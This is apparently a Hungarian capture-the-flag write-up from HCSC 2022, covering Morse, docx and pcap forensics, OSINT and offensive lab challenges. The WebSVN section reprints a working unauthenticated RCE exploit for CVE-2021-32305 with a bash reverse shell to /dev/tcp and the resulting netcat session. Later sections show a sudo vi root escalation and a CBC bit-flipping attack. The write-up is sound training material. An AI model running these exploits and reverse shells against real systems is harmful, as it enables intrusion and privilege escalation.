A weboldalt megnyitva egy pulzáló fényforrást látunk.



Hát nem gyönyörű?

Ezt a képet csinálta a James Webb űrteleszkóp



The bar chart displays the frequency of each value from 0 to 96. The y-axis represents the number of occurrences, ranging from 0 to 6. The x-axis represents the values, with labels every 4 units from 0 to 96. The chart shows a repeating pattern of bars with heights 1, 5, and 5.

Value	Occurrences
0	1
1	5
2	5
3	5
4	1
5	0
6	0
7	0
8	1
9	5
10	5
11	5
12	1
13	0
14	0
15	0
16	1
17	5
18	5
19	5
20	1
21	0
22	0
23	0
24	1
25	5
26	5
27	5
28	1
29	0
30	0
31	0
32	0
33	0
34	1
35	5
36	5
37	5
38	5
39	5
40	5
41	5
42	1
43	0
44	0
45	1
46	0
47	0
48	5
49	5
50	1
51	0
52	1
53	5
54	5
55	5
56	5
57	5
58	5
59	1
60	0
61	0
62	0
63	1
64	5
65	5
66	5
67	1
68	0
69	0
70	0
71	0
72	0
73	0
74	0
75	0
76	1
77	5
78	5
79	5
80	1
81	0
82	0
83	0
84	1
85	5
86	5
87	5
88	1
89	0
90	0
91	0
92	1
93	5
94	5
95	5
96	1

1. -.-. .-. -.--- --.. ..-- ---. ---. ---. ---
-.- .-.- --.---

Egy online fordító kiadja a flaget. <https://morsecode.world/international/translator.html>

Input:



Output:

HCSC(UFOSSUPPORTTHEHUNTEAM)

HCSC(UFOSSUPPORTTHEHUNTEAM)

A fájl

Feladat

Íme egy word dokumentum. Sok mindent rejt...

Megoldás

A fájlt megnyitva van benne egy decoy flag.

HCSC{Remelem_nem_hiszed,_hogy_ez_ilye
n_konnyu,_vagy_megis?}

Minden Office OpenXML (docx, xlsx, ...) fájl egy zip fájl amely tartalmazza az office specifikus fájlokat, de egy zip konténerben van.

Ebben a konténerben van egy nem oda illő fájl, HCSC.docx\word\flag.xml.

Ezt megnyitva nem egy xml fájlt kapunk. A PK az elején mutatja hogy ez egy zip fájl. A file utility ezt megerősíti. Azt is látjuk, hogy jelszóval védett.

```
(mullerdavid@DESKTOP-DAVID2) - [mnt/d/Temp/ctf/hcsc22/forensics/ext/word]
$ xxd flag.xml | head
00000000: 504b 0304 3300 0100 6300 0852 e154 0000  PK..3...c..R.T..
00000010: 0000 4513 0000 c914 0000 0400 0b00 666c  ..E.....fL
00000020: 6167 0199 0700 0200 4145 0308 00a3 4e58  ag.....AE....NX
00000030: 2c67 dac8 9e15 ffad d8a0 70fc 6dbb 7e78  ,g.....p.m.~x
00000040: 36ba aec4 487a 67f0 be8c b4a7 321a fcba  6...Hzg....2...
00000050: 9f57 a9a3 2f96 3855 0c61 cb25 8761 52d8  .W.../.8U.a.%aR.
00000060: b6ce e1e9 aad9 3c2f f809 b254 1071 bd24  ....</...T.q.$
00000070: 2314 f316 2a61 6c4f cea9 fb10 1cf4 cb9d  #...*aLO.....
00000080: 08bf 1cfe 95d9 cb83 8170 79a5 1919 ece4  ....py.....
00000090: c416 efd4 6036 3db0 ef91 7ba9 455e 2fc2  ....'6=...{.E^/.

(mullerdavid@DESKTOP-DAVID2) - [mnt/d/Temp/ctf/hcsc22/forensics/ext/word]
$ file flag.xml
flag.xml: Zip archive data, at least v5.1 to extract, compression method=AES Encrypted
```

Megpróbálva szótárral nincs eredmény.

1. `zip2john flag.zip > zip.hashes`
2. `john --wordlist=./rockyou.txt zip.hashes`

Helyette hashcattal próbálkozva másodpercek alatt megtalálható a jelszó egy jól választott maszkkal.

1. `cat zip.hashes | cut -d ':' -f 2 > zip_cat.hashes`
2. `hashcat.exe -m 13600 -a 3 --increment -1 ?d?l-/. ..\hcsc22\forensics\zip_cat.hashes ?1?1?1?1?1?1?1?1`

```
C:\Windows\System32\cmd.e  X  +  v  -  □  X
5531f1533158 8
388de3fd2bac5a56d7e1176ce1934011f2e34e765c7de7aa69be60c62b524841a3a8077653b7e79be9f4f4a916bbad1772c5745fa79423b36dec962f
204047e8d46e e
1578268e492d7903a38c7df8a64aabe79fe1c6ca78df31d1ac072c52f095689a6c9fa6712833e14b2fb83c6cd4a98c9e04*eac4b738463d198d9b92*
$/zip2$:yg5d

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13600 (WinZip)
Hash.Target.....: $zip2$*0*3*0*a34e582c67dac89e15ffadd8a070fc6d*bb7e*.../zip2$
Time.Started.....: Mon Aug 01 16:57:18 2022 (0 secs)
Time.Estimated....: Mon Aug 01 16:57:18 2022 (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Mask.....: ?1?1?1?1 [4]
Guess.Charset....: -1 ?d?l-/. , -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue.....: 4/8 (50.00%)
Speed.#1.....: 5212.9 kH/s (5.92ms) @ Accel:2 Loops:999 Thr:512 Vec:1
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1044480/2313441 (45.15%)
Rejected.....: 0/1044480 (0.00%)
Restore.Point....: 0/59319 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:29-30 Iteration:0-999
Candidate.Engine..: Device Generator
Candidates.#1....: yari -> ybxg
Hardware.Mon.#1...: Temp: 60c Fan: 53% Util: 98% Core:1973MHz Mem:9242MHz Bus:16

Started: Mon Aug 01 16:57:15 2022
Stopped: Mon Aug 01 16:57:20 2022

d:\Temp\ctf\hashcat-6.2.5>
```

A kapott „yg5d” jelszóval kicsomagolva a zipet megkapjuk a flaget png formában.

```
(mullerdauid@DESKTOP-DAVID2)~/mnt/d/Temp/ctf/hcsc22/forensics
$ xxd flag | head
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452 .PNG.....IHDR
00000010: 0000 0253 0000 0083 0802 0000 0026 8209 ...S.....&..
00000020: b900 0000 0173 5247 4200 aece 1ce9 0000 .....sRGB.....
00000030: 0004 6741 4d41 0000 b18f 0bfc 6105 0000 ..gAMA.....a...
00000040: 0009 7048 5973 0000 1274 0000 1274 01de ..pHYs...t...t..
00000050: 661f 7800 0014 5e49 4441 5478 5eed 9d3d f.x...^IDATx^..=
00000060: 6e24 3d92 86e7 2063 ca94 d79e 9c0f 68a0 n$=... c.....h.
00000070: 8139 c1da 0d5d 4477 1863 8006 64cc 1964 .9...Dw.c...d..d
00000080: f5de 613c 9d63 dd05 d6db 64d6 4f26 2382 ..a<.c....d.O&#.
00000090: 64f0 a7b2 4acd 0778 8cef 6b65 910c 3222 d...J..x..ke..2"

(mullerdauid@DESKTOP-DAVID2)~/mnt/d/Temp/ctf/hcsc22/forensics
$ file flag
flag: PNG image data, 595 x 131, 8-bit/color RGB, non-interlaced
```

HCSC{hgd4fju39974vbd}

HCSC{hgd4fju39974vbd}

Pcap

Feladat

A flag valahol a hálózati forgalomban van.

Megoldás

A pcapet megnyitva wiresharkkal látszik, hogy csak egy udp stream és arp csomagok vannak benne.

Az udp stream tartalmaz egy %PDF részt, látszik hogy ez egy PDF fájl.

The image shows a Wireshark packet capture of a network interface. The packet list on the left shows 11 packets. The selected packet is packet 2, which is a CIP I/O packet. The packet details pane on the right shows the packet structure: Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and EtherNet/IP (Industrial Protocol). The packet bytes pane at the bottom shows the raw data of the packet, which is a CIP I/O packet.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
2	2.017325956	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
3	2.044575634	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
4	4.129011950	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
5	4.201170351	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
6	6.245103596	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
7	6.288928000	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
8	8.360912103	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
9	8.444409378	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
10	10.480979215	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
11	10.536733809	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15

> Frame 2: 1042 bytes on wire (8336 bits), 1042 bytes captured (8336 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_0e:34:8d (08:00:27:0e:34:8d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.33
> User Datagram Protocol, Src Port: 2222, Dst Port: 3333
▼ **EtherNet/IP (Industrial Protocol)**
 > Item Count: 20517
 > **[Malformed Packet: CIP I/O]**

The image shows a Wireshark packet capture of a network interface. The packet list on the left shows 11 packets. The selected packet is packet 2, which is a CIP I/O packet. The packet details pane on the right shows the packet structure: Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and EtherNet/IP (Industrial Protocol). The packet bytes pane at the bottom shows the raw data of the packet, which is a CIP I/O packet.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
2	2.017325956	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
3	2.044575634	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
4	4.129011950	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
5	4.201170351	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
6	6.245103596	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
7	6.288928000	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
8	8.360912103	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
9	8.444409378	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
10	10.480979215	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
11	10.536733809	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15

> Frame 2: 1042 bytes on wire (8336 bits), 1042 bytes captured (8336 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_0e:34:8d (08:00:27:0e:34:8d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.33
> User Datagram Protocol, Src Port: 2222, Dst Port: 3333
▼ **EtherNet/IP (Industrial Protocol)**
 > Item Count: 20517
 > **[Malformed Packet: CIP I/O]**


Jobb klikk a csomagon, Follow, UDP Stream. A fájlt elmentve Raw formában, különben korrupt lesz, megkapjuk az udp streamből a pdf fájlunkat.

The image shows a Wireshark packet capture of a network interface. The packet list on the left shows 11 packets. The selected packet is packet 2, which is a CIP I/O packet. The packet details pane on the right shows the packet structure: Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and EtherNet/IP (Industrial Protocol). The packet bytes pane at the bottom shows the raw data of the packet, which is a CIP I/O packet.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
2	2.017325956	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
3	2.044575634	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
4	4.129011950	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
5	4.201170351	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
6	6.245103596	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
7	6.288928000	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
8	8.360912103	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
9	8.444409378	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15
10	10.480979215	10.0.2.15	10.0.2.33	CIP I/O	1042	2222 → 3333 Len=1000[Malformed Packet]
11	10.536733809	PcsCompu_0e:34:8d	Broadcast	ARP	42	Who has 10.0.2.33? Tell 10.0.2.15

> Frame 2: 1042 bytes on wire (8336 bits), 1042 bytes captured (8336 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_0e:34:8d (08:00:27:0e:34:8d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.33
> User Datagram Protocol, Src Port: 2222, Dst Port: 3333
▼ **EtherNet/IP (Industrial Protocol)**
 > Item Count: 20517
 > **[Malformed Packet: CIP I/O]**

Megnyitva tapasztaljuk, hogy a második oldalt elrejtették.



A pdf-parser segítségével információkat kaphatunk az egyes objektumokról.

```
(muller david@DESKTOP-DAVID2)-[/mnt/d/Temp/ctf/hcsc22/pcap]
$ pdf-parser stream.pdf --stat
This program has not been tested with this version of Python (3.10.5)
Should you encounter problems, please use Python version 3.10.4
Comment: 2
XREF: 1
Trailer: 1
StartXref: 1
Indirect object: 25
  17: 4, 5, 12, 13, 15, 16, 23, 24, 10, 9, 6, 7, 21, 20, 17, 18, 25
/Catalog 1: 1
/Font 2: 11, 22
/Page 2: 3, 14
/Pages 1: 2
/Stream 2: 8, 19
```

Object 2 tartalmazza az oldalakat

```
(muller david@DESKTOP-DAVID2)-[/mnt/d/Temp/ctf/hcsc22/pcap]
$ pdf-parser stream.pdf --object 2
This program has not been tested with this version of Python (3.10.5)
Should you encounter problems, please use Python version 3.10.4
obj 2 0
Type: /Pages
Referencing: 3 0 R

<<
  /Count 2
  /Kids [ 3 0 R ]
  /Type /Pages
>>
```

Object 3 az első oldalt. Ez látszik a Kids alatt az előbbi lépésben.

```
(muller david@DESKTOP-DAVID2)-[/mnt/d/Temp/ctf/hcsc22/pcap]
$ pdf-parser stream.pdf --object 3
This program has not been tested with this version of Python (3.10.5)
Should you encounter problems, please use Python version 3.10.4
obj 3 0
Type: /Page
Referencing: 12 0 R, 2 0 R, 13 0 R

<<
  /Contents [ 12 0 R ]
  /CropBox [ 0.0 0.0 595.32001 841.92004 ]
  /MediaBox [ 0.0 0.0 595.32001 841.92004 ]
  /Parent 2 0 R
  /Resources 13 0 R
  /Rotate 0
  /Type /Page
>>
```


Az egyetlen másik ilyen amely típusa oldal (/Type /Page) az Object 14.


```
(muller david@DESKTOP-DAVID2)-[/mnt/d/Temp/ctf/hcsc22/pcap]
$ pdf-parser stream.pdf --object 14
This program has not been tested with this version of Python (3.10.5)
Should you encounter problems, please use Python version 3.10.4
obj 14 0
Type: /Page
Referencing: 23 0 R, 2 0 R, 24 0 R

<<
  /Contents [ 23 0 R ]
  /CropBox [ 0.0 0.0 595.32001 841.92004 ]
  /MediaBox [ 0.0 0.0 595.32001 841.92004 ]
  /Parent 2 0 R
  /Resources 24 0 R
  /Rotate 0
  /Type /Page
>>
```

A pdf formátum alapvetően text alapú, így akár egy text editorral visszatehetjük az oldalunkat. Csak ki kell egészíteni a Kids részt.

1862	/Count 2	1862	/Count 2
1863	/Kids [3 0 R]	1863	/Kids [3 0 R
1864	/Type /Pages	1864	14 0 R
1865	>>	1865]
1866	endobj	1866	/Type /Pages

Ezek után a második oldal tartalmazza a flaget.




HCSC2022{476hvhjgj989cvbdfdesfzjjk3}

OSINT

Keresd a nőt!

Feladat

Már nagyon régóta keresem ezt a lányt. Sok sok évvel ezelőtt találkoztam vele Oslóban. Azt mondta, egy hotelben szállt meg és leírta a munkahelyi telefonszámát. Sajnos még a nevét se mondta meg és persze a telefonszám sem jó amit adott. Mert ilyenek a kék szemű lányok :) Úgy emlékszem német akcentusa volt. Segítenél kideríteni legalább a nevét?



A flag a név (nem flag formátumban).

Megoldás

A telefonszám olvasható része és Oslo egy google keresőben kiadja a megoldást: „Jennifer Fergate”.

A screenshot of a Google search interface. The search bar contains the text 'Oslo 68326548'. Below the search bar, there are links for 'Összes', 'Térkép', 'Képek', 'Videók', 'Hírek', 'Egyebek', and 'Eszközök'. The search results show three items. The first item is a link to 'https://www.websleuths.com > page-17 > Oldal lefordítása' with the title 'Oslo, WhtFem 20-30, Fake Name, shot in hotel room, Jun'95 ...'. The second item is a link to 'https://meaww.com > ... > crime-justice > Oldal lefordítása' with the title 'Who is Jennifer Fairgate? Woman who checked into hotel ...'. The third item is a link to 'https://wikitrusted.com > jennifer-fairgate > Oldal lefordítása' with the title 'Who is Jennifer Fairgate? Wiki, Bio, checked into hotel, Age ...'. Each item includes a brief description of the content.

Véletlen találkozás

Feladat

Szeretnék véletlenül összefutni Diával. Dia szerintem tudja az összes flag-et. Diána Szuperlány.

A megoldás a hely, minden nap ide jár Dia. :) Nem flag formátumban

Megoldás


Twitteren van egy ilyen user.

<https://twitter.com/search?q=Di%C3%A1na%20Szuperl%C3%A1ny>



///hamster.agents.saints

<https://what3words.com/hamster.agents.saints>



Megoldás: „Szamos Csokoládé Múzeum”

Egyebek

Diana Prince (Wonder Woman) egy rabbit holeba vezetett.

Off_forensics

OFFNS_WebSVN#1

Megoldás

A nevéből ítélve http porton megnézve egy WebSVN szerver fut.

WebSVN - kitten - / - Rev x

10.0.10.96/listing.php?repname=kitten

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

SUBVERSION REPOSITORIES KITTEN

calm English - English

(root)/ - Rev 1

Rev HEAD Go

Search Search for items here Search

Last modification View Log RSS feed

LAST MODIFICATION

Rev 1 2022-07-10 22:07:48

Author: joe

Log message:

Initial commit

Path	Last modification	Log	RSS
README.txt	1 21 d 23 h joe	Log	RSS

Compare Paths

Powered by WebSVN 2.6.0 and Apache Subversion 1.14.2 XHTML & CSS

Powered by WebSVN 2.6.0 and Apache Subversion 1.14.2

A verzió ismert sérülékenységet tartalmaz, CVE-2021-32305. <https://www.exploit-db.com/exploits/50042>.

```
1. # Exploit Title: Websvn 2.6.0 - Remote Code Execution (Unauthenticated)
2. # Date: 20/06/2021
3. # Exploit Author: g0ldm45k
4. # Vendor Homepage: https://websvnphp.github.io/
5. # Software Link: https://github.com/websvnphp/websvn/releases/tag/2.6.0
6. # Version: 2.6.0
7. # Tested on: Docker + Debian GNU/Linux (Buster)
8. # CVE : CVE-2021-32305
9.
10. import requests
11. import argparse
12. from urllib.parse import quote_plus
13.
14. PAYLOAD = "/bin/bash -c 'bash -i >& /dev/tcp/10.0.1.2/4444 0>&1'"
15. REQUEST_PAYLOAD = '/search.php?search="{}";'
16.
17. parser = argparse.ArgumentParser(description='Send a payload to a websvn 2.6.0 server.')
18. parser.add_argument('target', type=str, help="Target URL.")
19.
20. args = parser.parse_args()
21.
22. if args.target.startswith("http://") or args.target.startswith("https://"):
23.     target = args.target
24. else:
25.     print("[!] Target should start with either http:// or https://")
26.     exit()
27.
28. requests.get(target + REQUEST_PAYLOAD.format(quote_plus(PAYLOAD)))
29.
30. print("[*] Request send. Did you get what you wanted?")
```

```
(muller david@DESKTOP-DAVID2)-[~]
$ nc -l -v -p 4444
listening on [any] 4444 ...
connect to [172.24.148.168] from DESKTOP-DAVID2.mshome.net [172.24.144.1] 52407
bash: cannot set terminal process group (2916): Not a tty
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
bash-5.1$ cat /flag.txt
cat /flag.txt
flag{0ff_1_7b0f0f2d08a0c77baee541b00cbcf3d4}
bash-5.1$
```

```
flag{off_1_7b0f0f2d08a0c77baee541b00cbcf3d4}
```

OFFNS WebSVN#2

Megoldás

Több dolgot ellenőrizve látható hogy a felhasználó tud egy érdekes sudo parancsot használni jelszó nélkül.

```
bash-5.1$ sudo -l
sudo -l
User apache may run the following commands on svn:
    (ALL : ALL) NOPASSWD: /usr/bin/vi
bash-5.1$ sudo vi
```

A vi így rootként fut, melyből triviális parancsokat futtatni.

- ```
1. :!/bin/bash
```

```

#!/bin/bash

cat /root/flag.txt
flag{off_2_c80872811fde160d6f44e6a8f062df60}

```

```
flag{off 2 c80872811fde160d6f44e6a8f062df60}
```

## OFFNS\_Crypto#1

### Megoldás

Egy nmap után kiderül, hogy a szerveren a 22 és 9001 portok figyelnek.

```
(muller david@DESKTOP-DAVID2) - [/mnt/d/Temp/ctf/hcsc22/off2]
$ nmap --top-ports 1000 10.0.10.97
Starting Nmap 7.92 (https://nmap.org) at 2022-08-01 22:31 CEST
Nmap scan report for crypto.localdomain (10.0.10.97)
Host is up (0.72s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
9001/tcp open tor-orport

Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

A szolgáltatást a 9001 porton lelőtte az nmap, így a szerveret újra kellett indítani.

Ezen a porton egy text alapú alkalmazás vár. Api kulccsal és titkosítással, egy json alapján.

A példa alapján látjuk, hogy nem lehet az apiKey-ben 1337. Egyébként kapunk egy cyphertextet, amit ha visszaadunk, visszakapjuk az eredeti üzenetet, és hogy nem érvényes az API kulcsunk.

```
(muller david@DESKTOP-DAVID2) - [/mnt/d/Temp/ctf/hcsc22/off2]
$ nc 10.0.10.97 9001

Welcome. You can send a "getFlag" or "getSshKey" request here, like this:

{"apiKey": "1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e", "operation": "getFlag", "comment": "why is it always you don't have the right?"}

JSON input:

{"apiKey": "1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e", "operation": "getFlag", "comment": "why is it always you don't have the right?"}

"1337" not allowed in apiKey

JSON input:

{"apiKey": "0337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e", "operation": "getFlag", "comment": "why is it always you don't have the right?"}

Your ciphertext: 1490d426c23d5d0f37026fcd9173feb4e73f7bb2b9395644de650177ba9f9634089c0ee4467b67fb38c4ab51c9ad7eace9a15955e7c66aea3ed5fd681dc66016dbbcb12102c660479690c127793a35a64839d39d4f5d613b3f8ee92b341531eab63655bf6c4193be26c6ede507272dc941117b276318924bcd3b8a63f74937edca36e1d057bccf603583cebb52a50b05cb3430970918b302e8a4aaba5a38165

Please input ciphertext:

1490d426c23d5d0f37026fcd9173feb4e73f7bb2b9395644de650177ba9f9634089c0ee4467b67fb38c4ab51c9ad7eace9a15955e7c66aea3ed5fd681dc66016dbbcb12102c660479690c127793a35a64839d39d4f5d613b3f8ee92b341531eab63655bf6c4193be26c6ede507272dc941117b276318924bcd3b8a63f74937edca36e1d057bccf603583cebb52a50b05cb3430970918b302e8a4aaba5a38165

Decrypted: {"apiKey": "0337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e", "operation": "getFlag", "comment": "why is it always you don't have the right?"}

API key: 0337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e
API key not authorized.

JSON input:
```

1. Valamilyen IVt használ. Ugyan arra a plaintextre teljesen más a cyphertext.
2. A blokkméret 16.
3. Egy bájt módosítása a cyphertexten elrontja azt a blokkot, és néha még egy bájtot a következő blokkból is valahol.
4. Az apiKey és operation kötelező, lehet belőlük több is, az utolsót ellenőrzi.
5. Az apiKey (utolsó) nem tartalmazhat 1337-et.
6. A komment kulcs lehet bármilyen string
7. Valid JSON kell

- [illegible]

```
JSON input:
{"apiKey": "1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e", "apiKey": "", "operation": "getFlag"}

Your ciphertext: 96e6bb64f6bfff6514039f1c5f7e5455d47d266520c46aaa0c7abdbdc8efcaff572013e662bcf4d44847aa7d80324e5d4a5245f5c62d5bb1eea64e5312adb6ee0a61802d0e00abe72fc509f57479c00c3c36942e987e623007aa2c4b7fd556e8cdd4ab0bab17f63b020c29cb43c95f65fa05ecc48c73caaf60e85b2dfb656fe1f

Please input ciphertext:

96e6bb64f6bfff6514039f1c5f7e5455d47d266520c46aaa0c7abdbdc8efcaff572013e662bcf4d44847aa7d80324e5d4a5245f5c62d5bb1eea64e5312adb6ee0a61802d0e00abe72fc509f57479c00c3c36942e987e623007aa2c4b7fd556e8cdd4ab0bab17f63b020c29cb43c95f65fa05ecc48c73caaf60e85b2dfb656fe1f

Decrypted: {"apiKey": "1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e", "apiKey": "", "operation": "getFlag"}

API key:
API key not authorized.
```

```
1. {"apiKey":"1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e","comment2":"AAAAA", "apiKey":"\\", "commentttttttt":"","operation": "getFlag"}
```

A cyphertext 218. karakterét hex formában módosítva a flaget kapjuk vissza, mert már az első apiKey-t használja.

```
{"apiKey":"1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e","comment2":"AAAAAAA","apiKey":"\\", "commentttttttt":"", "operation": "getFlag"}

Your ciphertext: f6a2791e69917762a403618f7887a9cbf359f86d5636f5b94efd7fca1573b87a82be7d7be7056cfe7f10454170a31a1a6429de6dec7dcd23ee128ec2ce1fe058c88ddb4f9841f54b3ece032a2855d435e7a46ec60ea88df135a847fa4d624941dcd655cc507f80c3500993ec72044dfd01854e208fb0fceb2185a0552730d7cbf83a71c374ca5137a6e79013f4c93e0815261895cc0c080319fa3e4313581e8

Please input ciphertext:

